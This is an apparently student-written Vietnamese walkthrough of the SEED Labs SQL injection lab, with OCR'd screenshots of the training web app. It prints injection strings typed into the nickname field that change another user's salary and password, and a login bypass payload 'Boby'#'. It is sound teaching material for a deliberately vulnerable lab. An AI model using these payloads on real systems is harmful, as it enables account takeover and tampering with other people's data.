
Key	Value
Employee ID	10000
Salary	300000
Birth	9/20
SSN	10211002
NickName	alice
Email	
Address	
Phone Number	

Copyright © SEED LABs

Task 5.2:

Thay đổi mức lương của Boby về 1, ta thực hiện lệnh sau:

boby’,salary = 1 WHERE Name = ‘Boby’#




SQLi Lab - Mozilla Firefox
To release input, press Ctrl+Alt.
SQLi Lab
www.seedlabsqlinjection.com/unsafe_edit_fronte
Most Visited
SEED Labs
Sites for Labs
Home
Edit Profile
Logout
7:33 PM
Save

Alice's Profile Edit

NickName	boby',salary=1 wh
Email	Email
Address	Address
Phone Number	PhoneNumber
Password	Password

Kiểm tra kết quả:

Đăng nhập tài khoản của Boby mà không biết mật khẩu




Employee Profile Login

USERNAME	Boby'#
PASSWORD	Password

Copyright © SEED LABs

Mức lương của Boby đã được thay đổi về 1


SQLi Lab
www.seedlabsqlinjection.com/unsafe_home.php?
To release input, press Ctrl+Alt.
Home
Edit Profile
Logout
7:34 PM

Boby Profile


Key	Value
Employee ID	20000
Salary	1
Birth	4/20
SSN	10213352
NickName	boby
Email	
Address	
Phone Number	

Copyright © SEED LABs

Task 5.3:

Thay đổi mật khẩu của Boby, ta thực hiện lệnh sau:

Boby', Password = SHA1('A030103') WHERE Name = 'Boby' #



SQLi Lab
To release input, press Ctrl+Alt.
9:59 AM
www.seedlabsqlinjection.com/unsafe_edit_fronte
60%
Most Visited
SEED Labs
Sites for Labs
Home
Edit Profile
Logout

Alice's Profile Edit


NickName: boby',Password=SH
Email: Email
Address: Address
Phone Number: PhoneNumber
Password: Password

Save

Copyright © SEED LABs

Kiểm tra kết quả:

Đăng nhập tài khoản của Boby với mật khẩu đã thay đổi ở trên



SQLi Lab - Mozilla Firefox
SQLi Lab
To release input, press Ctrl+Alt.
10:01 AM
www.seedlabsqlinjection.com/index.html
60%
Most Visited
SEED Labs
Sites for Labs
Sublime Text

Employee Profile Login

USERNAME: Boby
PASSWORD: •••••••

Login

Copyright © SEED LABs